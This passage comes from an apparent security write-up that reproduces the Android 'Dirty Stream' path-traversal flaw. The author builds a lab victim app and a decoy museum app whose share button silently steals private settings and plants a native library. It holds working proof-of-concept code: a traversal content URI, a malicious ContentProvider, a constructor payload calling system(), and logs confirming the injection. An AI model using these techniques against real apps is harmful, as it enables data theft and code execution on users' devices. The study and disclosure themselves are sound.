
This filesystem evidence proves complete access to Xiaomi's private application directory, including configuration files and cached data.

Step 5: Escalating to Remote Control Execution:

Since the application does not have `/data/app` write permissions to the folder, it cannot replace the files stored there `libxiaoimifileu.so`.

1. Calculates the MD5 hash of the `/data/app`
2. Compare against stored hash against the 'SharedPreferences'
3. If hashes don't match look for fallback library in the private directory
4. Check hash of private library against stored value
5. If validation passes, load the library using **System.load()**

SharedPreferences Manipulation Technique



P33 Black Hat presentation 2023

Basically, the researchers have discovered that Android's SharedPreferences system uses backup files during write operations - when `getSharedPreferences()` is called, the system first creates a **.bak** file, then replaces the original **.xml** file with the backup.

- Since backup files exist only briefly, they're unlikely to exist under normal conditions, making them perfect targets for the path traversal attack.

```
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
  <long name="libixiaomifileu.so_2" value="182136" />
  <boolean name="enableNetworkAccess" value="false" />
  <string name="country_selected">US</string>
  <string name="xiaomi_version_delete_older_db">3</string>
  <string name="language_selected">en</string>
  <string name="libixiaomifileu.so_hm5">e29fc25ea17d993b6e0ffdf0d95d327d</string>
  <string name="SoVersion_new">20210567</string>
</map>
```

From [Microsoft](#), this shows the successful modification of the hash value that controls which native library gets loaded by the application.

Two-Stage Attack Implementation

Stage 1: Use path traversal to plant malicious native library:

- Use the Dirty Stream vulnerability to write their own malicious .so file (e.g., one containing a reverse shell) to the fallback location: /files/lib/libixiaomifileu.so. This is possible because the directory does not contain a file of that name by default, so it's a file creation, not an overwrite.

Stage 2: Modify SharedPreferences to match malicious library hash:

- com.mi.android.globalFileexplorer_preferences.xml file. The attacker calculates the MD5 hash of their malicious library and replaces the value of the "libixiaomifileu.so_hm5" key. This is done by writing to the .bak file and letting the OS perform the final overwrite on the next app start.

Results:

The next time the user runs the "Junk Cleaner" feature, the File Manager's own logic will:


1. See that the hash in the (now hijacked) settings file does not match the original library.
2. Fall back to loading the library from the /files/lib directory.
3. See that the hash of the library in /files/lib (the attacker's malicious version) **does** match the hash in the hijacked settings file.
4. Load and execute the attacker's malicious code, achieving RCE.

Step 6: Remote access to local shares:

```
barbet:/data/data/com.mi.android.globalFileexplorer/files # cat rmt_i.properties
#Fri Jun 16 11:59:05 GMT+04:00 2023
c_rm_i=[{"active":false,"anonymous":false,"host":"192.168.1.2","http":false,"implicit":false,"password":"dumypass","port":2121,"type":"FTP","typeOrdinal":1,"userName":"test"},{"active":false,"anonymous":false,"displayName":"192.168.1.2","domain":"","host":"192.168.1.6","http":false,"implicit":false,"password":"dumypass2","port":0,"type":"SMB","typeOrdinal":0,"userName":"test2"}]
```

From [Microsoft](#), SMB/FTP credentials saved in clear text

If a third party app was able to exploit this vulnerability and obtain credentials, the attacker can obtain these data above. When a user requests to open remote share, the browser creates directory /sdcard/Android/data/com.mi.android.globalFileexplorer/files/usbTemp/ where it saves the files that the user retrieves:



Source [Microsoft](#): Successful interception from third party app from Arbitrary Code Execution.

Remote attackers can read or write files to SMB shares of a local network. The same stands for the FTP network and the same vulnerability applies as the SMB

Build: Proof of Concept:


Based on [this Microsoft findings which detail general attack behaviour](#), I set out to create Proof of Concept (POC) on 3 attack vectors:

1. Arbitrary File Read (Data Theft)
2. Remote Control Execution (RCE)
3. Settings Hijacking


What I created:

Two Android Apps:

1. Vulnerable App: I call this 'File Sharing Pro' and it's barebone. It simply has a button that links to Google Drive. I looked at the Xiaomi FilePro and decided to strip down all the complex stuff and just made the barest app with one single button.
2. Attacker app: This is called the 'Art Explorer'. I have embedded each of the attacks (1, 2, 3) inside each row of the app. So for instance, Row 1 will execute Arbitrary File Read and Row 3 executes Settings Hijacking.



Vulnerable app

Attacking App: Educational Museum App

The Art Explorer was built with:

Language: Kotlin, C/C++ (AndroidNK for compiling the C code into shared native library .so)

UI: Jetpack Compose

Image Loading: Coil

Networking: Retrofit

JSON Parsing: Moshi

Image Loading: Coil

API: Met Gallery API (To fetch live data)

Attack 0: Social Engineering

Addressing Microsoft's presentation slides with "Adversary Model", the first bullet point was the "user downloads the app".

I wanted the attack to be realistic and created an educational tool. As an art gallery and museum lover, I noticed that many of these venues were lagging quite behind in using digital tools and some still relied on old-fashioned brochures or using websites. With that in mind, I thought, what if I designed an app for someone who wants to enjoy and appreciate the art works more but not sure where to start?

The "Description and Significance" goes through how to interpret the artwork and the historical significance too. It doesn't take more than a minute or two to read and anyone can read this and find it very helpful too. Since I am only fetching the Met Museum API, it's still a bit limited with other artworks.

Now, the real malicious attack is hidden inside the 'share' button. It's natural for someone to share it to friends or family members if they genuinely love the feature. I have placed the share buttons to appear at the start of the home page, and the top and bottom button too, to encourage users to click the share button.

Attack 1: Arbitrary File read (Data Theft)

By manipulating path traversal, this demonstrates the very first (and more foundational) pieces of attack vector. It essentially copies the app's private settings into the public location where I want, by traversing (../..)

This is a more recent discovery because prior to Android 7 (2016), Android apps used 'file://' URI which exposed direct filesystem paths. Google introduced FileProvider 'content://' (this can be seen in line 1 too) as a safer alternative. But this is only safer when it's configured properly. According to OWASP Mobile 2024 ranking, this security misconfiguration is ranked as 8th most common attack vector. By exposing the root paths in an exported file content provider, other apps have access to its resources.

OWASP®

PROJECTS CHAPTERS EVENTS ABOUT 🔍

First, what is FileProvider?

The FileProvider extends the ContentProvider Class and enables file sharing between Android applications.

- **<provider>** element is included in the app's AndroidManifest.xml and contains number of attributes:
 - Android:name = name of the file Provider implementation class used in the application
 - Android:authorities = specifies a unique identifier for a ContentProvider, enabling other apps to interact with it using content URIs
 - Android:exported = indicates whether the ContentProvider can be accessed by other apps and is recommended to be set to false
 - android:grantUriPermission= allows granting temporary access to files


```
<provider
    android:name="androidx.core.content.FileProvider"
    android:authorities="com.example.dirtystream.fileprovider"
    android:exported="false"
    android:grantUriPermissions="true">
    <meta-data
        android:name="android.support.FILE_PROVIDER_PATHS"
        android:resource="@xml/file_paths" />
</provider>
```

- File paths that are intended to be shared via FileProvider need to be referenced in the <meta-data> and point to directories that will be shared.
- Next, in the application code, the FileProvider is used to generate the content URI for the files to be shared. To share the file, an Intent including the corresponding URI should be constructed and activated.

Risk

- As can be seen in the android:resource="@xml/file_paths" />. This in itself is no problem. Even if the app grants permissions to other apps that should have access to this certain file (file_paths in this case), only this directory is exposed to the attacker.

However, this is the problem here:



```
</> file_paths.xml ×
1  <?xml version="1.0" encoding="utf-8"?>
2  <paths>
3      <!-- Victim's app configuration -->
4      <root-path name="root" path="." />
5  </paths>
```

In the vulnerable app's setting, this is what a misconfigured path looks like. The way it selects for root-path, and if the path is set to "." or "/" what happens is the entire folder with the app's internal files is being set as a FileProvider path. Basically, all internal filesystems are now exposed to the attacker.

Over to the attacker's app, we have this maliciousUri:

```
val maliciousUri = Uri.parse(
    // 1. Accessing victim's FileProvider
    uriString: "content://com.example.dirtystream.fileprovider/root" +
    // 2. Path to victim's private setting
    "/data/data/com.example.dirtystream/shared_prefs/com.example.dirtystream.preferences.xml" +
    // 3. malicious payload
    "?displayName=../../../../../../../../storage/emulated/0/Android/data/com.example.dirtystream/files/stolen_settings.xml"
)
```

1. In the first line, it's simply 'calling' the FileProvider, which sort of act as a middleman/courier when it comes to sharing files between the apps
2. Second line copies the victim's private setting
3. Like SQL injection, this attack exploits insufficient input validation. The displayName parameter allows path traversal sequences (../) that escape the intended directory boundaries. It will keep moving up and up in the directory and copy the stolen contents into the public storage that is accessible to the attacker
4. Successfully stolen the app's private SharedPreferences file!

The key issue is that the SharedPreferences data persists even after the app is closed or the user reboots the phone. So, it's entirely possible for the user to continue using the compromised app, unaware that their data has been breached.

Before: Private settings in `/data/data/com.example.dirtystream/shared_prefs/`

```
# williampark @ MacBook-Pro in ~/AndroidStudioProjects/DirtyStream on git:master x [22:03:37] C:1
$ adb shell
emu64a:/ $ cd /storage/emulated/0/Android/data/com.example.dirtystream/files/
emu64a:/storage/emulated/0/Android/data/com.example.dirtystream/files $
emu64a:/storage/emulated/0/Android/data/com.example.dirtystream/files $ ls -la
total 24
drwxrws--- 2 u0_a215 ext_data_rw 4096 2025-07-27 22:33 .
drwxrws--- 3 u0_a215 ext_data_rw 4096 2025-07-24 16:21 ..
```

After: Stolen data in `/storage/emulated/0/stolen_settings.xml`

- Write 121 bytes in public places.

```
total 24
drwxrws--- 2 u0_a215 ext_data_rw 4096 2025-07-27 22:33 .
drwxrws--- 3 u0_a215 ext_data_rw 4096 2025-07-24 16:21 ..
-rw-rw---- 1 u0_a215 ext_data_rw 121 2025-07-27 22:33 stolen_settings.xml
emu64a:/storage/emulated/0/Android/data/com.example.dirtystream/files $ cat stolen_settings.xml
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
  <string name="init_key">initial_value</string>
</map>
emu64a:/storage/emulated/0/Android/data/com.example.dirtystream/files $
```

Successfully extracted 121 bytes of private configuration data, demonstrating complete bypass of Android's app sandboxing for file access.

All these are happening in the background, the user does not get notified if the attack has happened. To them, at the front, all they did was simply just click the 'share artwork' button, and

the attack gets triggered. Unless they know the specific directory or folder to search for, this file is going to remain exposed in the public.

Technical Challenges for Attack 1: Arbitrary File Read:

- **Android Security Model Obstacles (Scoped Storage):** The most significant challenge was overcoming Android's Scoped Storage. My initial attack, which targeted `/sdcard/`, consistently failed with an `EPERM (Operation not permitted)` error, even with the `WRITE_EXTERNAL_STORAGE` permission declared. After extensive `logcat` analysis, I realized that modern Android versions prevent apps from writing to arbitrary external storage locations. This forced me to research the correct API, `getExternalFilesDir()`, and re-engineer the `vulnerableapp`'s code to use the app's designated, writable public directory, making the final exploit more robust and realistic.
- **Crafting the Malicious Uri:** Constructing the precise, multi-part `Uri` required a deep understanding of how `FileProvider` and `ContentResolver` interact. It involved targeting the vulnerable provider's authority, specifying the private file path using the flawed `<root-path>`, and appending the path traversal payload as the `displayName` parameter.

Attack 2: Remote Control Execution

RCE is the ultimate goal of an attacker, as it allows them to execute arbitrary code onto the victim's device. The attacker will gain complete control over the victim's app process, and can steal the users' data or use it as part of a botnet.

The previous attack (Data theft with file read) and file write (I also tested the write works as well and merged the section with RCE together).

Attack 2.1: File Write

The entire RCE attack is built upon the foundational Dirty Stream vulnerability. Decoy attack (Row 2) proves that we can write a file to the victim's `/cache` directory. The RCE attack simply changes the target of that write operation.

- **Mechanism:** The `vulnerableapp`'s `handleIncomingFile()` function trusts the `_display_name` from the attacker's `ContentProvider` and uses it to construct a file path.

Before:

```
# williampark @ MacBook-Pro in ~/AndroidStudioProjects/DirtyStream on git:master x [4:21:44]
$ adb shell "run-as com.example.dirtystream ls cache/"
```

I clicked on Row 2, with the artwork "Starry Night" Then pressed "share file" which launched the attack in the background.

After:

```
# williampark @ MacBook-Pro in ~/AndroidStudioProjects/DirtyStream on git:master x [4:21:45]
$ adb shell "run-as com.example.dirtystream ls cache/"

MUSEUM_SHARED_ARTWORK.txt
```

Escalating File Write to Code Execution

If we can write arbitrary files anywhere in the victim's directory structure, we can target files that the victim app will execute - specifically native shared libraries (`.so` files).

Attack 2.2: Remote Control Execution

Instead of targeting `SharedPreferences` like in Attack 1, RCE attack targets the victim app's native library directory:

Target Path: `/data/data/com.example.dirtystream/lib/arm64-v8a/libdummy_library.so`

This is because:

- Android apps load native library from the `lib/` directory
- The `arm64-v8a` subdirectory contains libraries for 64-bit ARM processors (I am using Macbook Air)
- `libdummy_library.so` is a library the victim app attempts to load during startup

The Exploitation Chain:

1. Initially, `libdummy_library.so` doesn't exist → loading fails gracefully
2. Our attack injects malicious `libdummy_library.so` → file now exists
3. Next app restart → `System.loadLibrary()` finds and loads our malicious library
4. Native code executes → RCE achieved

1. Creating the payload:

The heart of RCE attack is a malicious native library written in C that executes immediately when loaded:

```
#include <jni.h>
#include <stdlib.h>
#include <unistd.h>

// This special function is a "constructor". It will automatically run
// the moment the library is loaded into memory by the vulnerable app.
void __attribute__((constructor)) run_payload() {
    // For this Proof of Concept, "malicious" code will just create a file
    // on the public storage to prove that our code was executed.
    system("touch /storage/emulated/0/Android/data/com.example.dirtystream/files/RCE_SUCCESSFUL.txt");
}
```

- `__attribute__((constructor))` directive tells the compiler to execute `run_payload()` immediately when the library is loaded. This is critical because it ensures malicious code executes early on.
- The payload creates `/storage/emulated/0/Android/data/com.example.dirtystream/files/RCE_SUCCESSFUL.txt` as proof of execution. This file is created in the victim app's external directory, making it accessible for verification without root access.
- The payload only includes essential headers (`jni.h`, `stdlib.h`, `unistd.h`) to minimise the library size and reduce the chance of loading errors.
- My `RceContentProvider` also includes a fallback to serve a simple text payload. This ensures that even if the native library fails to load for some reason (e.g., an unexpected architecture), the file-write primitive still succeeds, proving the core vulnerability is present and preventing the victim app from crashing in a way that might alert the user

5. Building the Native Library

```
cmake_minimum_required(VERSION 3.18.1)
project("payload")

add_library(
    payload
    SHARED
    payload.c)
```

- This CMakeLists.txt integrates with Android's build system to cross-compile our C code for Android's ARM64 architecture. The Android NDK automatically handles the complex cross-compilation process.
- **Shared Library Type:** The **SHARED** keyword tells CMake to create a dynamic shared library (.so file) rather than a static library. Shared libraries can be loaded at runtime using `System.loadLibrary()`, which is exactly what we're exploiting.

3. Victim's Library Directory

For the attack to work, the vulnerable app must attempt to load a native library. I engineered this by adding a dummy library call:

```
override fun onCreate(savedInstanceState: Bundle?) {
    super.onCreate(savedInstanceState)
    try {
        Log.d( tag: "DirtyStream", msg: "Attempting to load native library 'libdummy_library.so'")
        System.loadLibrary( libname: "dummy_library")
    } catch (e: UnsatisfiedLinkError) {
        Log.e( tag: "DirtyStream", msg: "Could not load dummy_library, this is expected before the attack.")
    }
}
```

- When this line is executed, the Android OS looks for a file named `libdummy_library.so` inside the app's private native library directory (e.g., `/data/data/com.example.dirtystream/lib/`). My attack will plant the malicious payload at this exact location.

4. RCE Content Provider

Building on attack 1, a dedicated `ContentProvider` was created in the `attackapp` to serve the malicious `.so` file and give it the correct target filename.

```
class RceContentProvider : ContentProvider() {  
  
    private val maliciousFileName = "../lib/arm64-v8a/libdummy_library.so"  
  
    override fun query(uri: Uri, projection: Array<String>?, sel: String?, args: Array<String>?, order: String?): Cursor {  
        val cursor = MatrixCursor(arrayOf(OpenableColumns.DISPLAY_NAME))  
        cursor.addRow(arrayOf(maliciousFileName))  
        return cursor  
    }  
}
```

This provider does two key things:

1. **query() method:** It returns a malicious `_display_name` using path traversal to target the victim's `lib` directory: `../lib/libdummy_library.so`. This is because the `ContentProvider` can't directly serve files from the attack app's protected native library directory. Instead, it copies `libpayload.so` to the app's cache directory, which is accessible for sharing.
2. **openFile() method:** When the `vulnerableapp` requests the file stream, this method provides the actual bytes of the compiled `libpayload.so`, which is packaged within the `attackapp`.

When the user shares the designated artwork, the `attackapp` sends an `Intent` to the `vulnerableapp` with a `Uri` pointing to this `RceContentProvider`. The `vulnerableapp`'s flawed file handling logic then pulls the malicious library from the attacker and writes it into its own `lib` directory.

Also, unlike Attack 1, which served text files, this Content Provider serves a compiled binary library.

```
override fun openFile(uri: Uri, mode: String): ParcelFileDescriptor? {  
    try {  
        Log.d(tag: "RceContentProvider", msg: "🔥🔥🔥 openFile called!")  
  
        val appContext = context ?: return null  
        val nativeLibDir = appContext.applicationInfo.nativeLibraryDir  
        Log.d(tag: "RceContentProvider", msg: "Native lib dir: $nativeLibDir")  
  
        val sourceLibFile = File(nativeLibDir, child: "libpayload.so")  
  
        Log.d(tag: "RceContentProvider", msg: "Looking for: ${sourceLibFile.absolutePath}")  
        Log.d(tag: "RceContentProvider", msg: "Source exists: ${sourceLibFile.exists()}")  
  
        if (sourceLibFile.exists()) {  
            Log.d(tag: "RceContentProvider", msg: "Source size: ${sourceLibFile.length()} bytes")  
        }  
    }  
}
```

1. The ContentProvider first tries to serve the actual compiled `libpayload.so` from `applicationInfo.nativeLibraryDir`
2. If the real library exists, it's copied to the app's cache directory for serving. This is necessary because Android's security model prevents direct sharing from protected directories.

I implemented fallback if the `.so` file isn't found. I found that when I was testing, the code was unable to find the `.so` file so resorted to the fallback method. However, even with the dummy payload, I have demonstrated that the file injection mechanism does work.

Demonstrations:

Before:

1. No malicious library exists initially:

```
# williampark @ MacBook-Pro in ~/AndroidStudioProjects/DirtyStream on git:master x [4:28:28]
$ adb shell "run-as com.example.dirtystream ls -la lib/arm64-v8a/"

total 24
drwx----- 2 u0_a215 u0_a215 4096 2025-07-27 20:38 .
drwx----- 3 u0_a215 u0_a215 4096 2025-07-27 20:20 ..
```

2. Test victim app's normal library loading behavior

Expected: "Could not load dummy_library, this is expected before the attack"

```
# williampark @ MacBook-Pro in ~/AndroidStudioProjects/DirtyStream on git:master x [4:29:24]
$ adb shell am start -n com.example.dirtystream/com.example.dirtystream.MainActivity

Starting: Intent { cmp=com.example.dirtystream/.MainActivity }

# williampark @ MacBook-Pro in ~/AndroidStudioProjects/DirtyStream on git:master x [4:29:31]
$ adb logcat -s DirtyStream:V | grep library

07-30 04:29:32.540 6253 6253 D DirtyStream: Attempting to load native library 'libdummy_library.so'
07-30 04:29:32.542 6253 6253 E DirtyStream: Could not load dummy_library, this is expected before the attack.
```

3. Verify no RCE proof files exist

```
# williampark @ MacBook-Pro in ~/AndroidStudioProjects/DirtyStream on git:master x [4:29:07]
$ adb shell ls /storage/emulated/0/Android/data/com.example.dirtystream/files/
```

Expected: Directory doesn't exist or contains no RCE_SUCCESSFUL.txt

After:

Logcat analysis: When I click on the artwork “The Persistence of Memory” in Row 4.

```
# williampark @ MacBook-Pro in ~/AndroidStudioProjects/DirtyStream on git:master x [4:31:51]
$ adb logcat -s MuseumActivity:V DirtyStream:V RceContentProvider:V

----- beginning of main
07-30 04:29:32.540 6253 D DirtyStream: Attempting to load native library 'libdummy_library.so'
07-30 04:29:32.542 6253 E DirtyStream: Could not load dummy_library, this is expected before the attack.
07-30 04:29:32.542 6253 D DirtyStream: Initialising default settings file.
07-30 04:29:32.553 6253 D DirtyStream: Received intent: null
07-30 04:32:38.762 6328 D MuseumActivity: Museum Activity starting...
07-30 04:32:54.442 6328 D MuseumActivity: User initiated share for: The Persistence of Memory
07-30 04:32:54.442 6328 D MuseumActivity: 🚀 Initiating RCE attack...
07-30 04:32:54.493 6328 D MuseumActivity: 🟢 RCE attack launched.
07-30 04:32:55.913 6377 D DirtyStream: Attempting to load native library 'libdummy_library.so'
07-30 04:32:55.920 6377 E DirtyStream: Could not load dummy_library, this is expected before the attack.
07-30 04:32:55.920 6377 D DirtyStream: Initialising default settings file.
07-30 04:32:55.927 6377 D DirtyStream: Received intent: android.intent.action.SEND
07-30 04:32:55.935 6377 D DirtyStream: Another app shared with us: content://com.artexplorer.museum.rceprovider/rce
07-30 04:32:55.936 6377 D DirtyStream: Extracted filename: '../lib/arm64-v8a/libdummy_library.so'
07-30 04:32:55.936 6377 D DirtyStream: Processing file silently: '../lib/arm64-v8a/libdummy_library.so'
07-30 04:32:55.942 6328 6337 D RceContentProvider: 🚀🚀🚀 openFile called!
07-30 04:32:55.942 6328 6337 D RceContentProvider: Native lib dir: /data/app/~~wC_SEgTUDL72yJ1ESv2zg==/com.artexplorer.museum-xiiddp7L_bB5krJZmZDp1g==/lib/arm64
07-30 04:32:55.943 6328 6337 D RceContentProvider: Looking for: /data/app/~~wC_SEgTUDL72yJ1ESv2zg==/com.artexplorer.museum-xiiddp7L_bB5krJZmZDp1g==/lib/arm64/libpayload
.so
07-30 04:32:55.951 6328 6337 D RceContentProvider: Source exists: false
07-30 04:32:55.951 6328 6337 E RceContentProvider: ❌ libpayload.so NOT FOUND! ← use dummy
07-30 04:32:55.955 6328 6337 D RceContentProvider: Created dummy: 30 bytes
07-30 04:32:55.959 6377 6377 D DirtyStream: Silent file operation complete.
```

Success!

```
# williampark @ MacBook-Pro in ~/AndroidStudioProjects/DirtyStream on git:master x [4:35:27]
$ adb shell "run-as com.example.dirtystream ls -la lib/arm64-v8a/"
total 24
drwx----- 2 u0_a215 u0_a215 4096 2025-07-27 20:38 .
drwx----- 3 u0_a215 u0_a215 4096 2025-07-27 20:20 ..
-rw----- 1 u0_a215 u0_a215 30 2025-07-30 04:32 libdummy_library.so
```

The 30-byte file confirms successful injection. The recent timestamp proves our attack worked.

```
# williampark @ MacBook-Pro in ~/AndroidStudioProjects/DirtyStream on git:master x [4:36:11]
$ adb shell "run-as com.example.dirtystream cat lib/arm64-v8a/libdummy_library.so"
THIS_IS_DUMMY_PAYLOAD_29_BYTES%
```

This shows our fallback mechanism worked - the ContentProvider successfully served and the victim app successfully wrote our test payload to the native library directory.

Success! The 30-byte file confirms the malicious library was successfully injected into the victim's private native library directory. The recent timestamp proves our attack, launched from the 'Art Explorer' app, was the direct cause.

Technical Challenges:

This is probably the most complex challenge of these 3. I had to not only do ‘simple’ path traversal such as in attack 1 but also had to navigate using AndroidNK and exploit it at lower level using C.

1. Challenge Native Library Path Resolution

Android's `applicationInfo.nativeLibraryDir` pointed to `/data/app/.../lib/arm64` but our attack targeted `/lib/arm64-v8a`.

To debug I ran:

```
Adb logcat | grep "RceContentProvider"
```

- Showed: "Looking for a library at: /data/app/.../lib/arm64/**libpayload.so**"
- But the actual path was: /data/app/.../lib/**arm64-v8a/libpayload.so**

I was not aware that the standard for Android devices was the arm64 v8a architecture.

I resolved this by modifying my `RceContentProvider` to specifically target the `lib/arm64-v8a/` subdirectory in the malicious filename, ensuring the payload was delivered to the correct location.

Challenge 2: Library Format Validation

Problem: Android's `System.loadLibrary()` requires properly formatted ELF shared libraries.

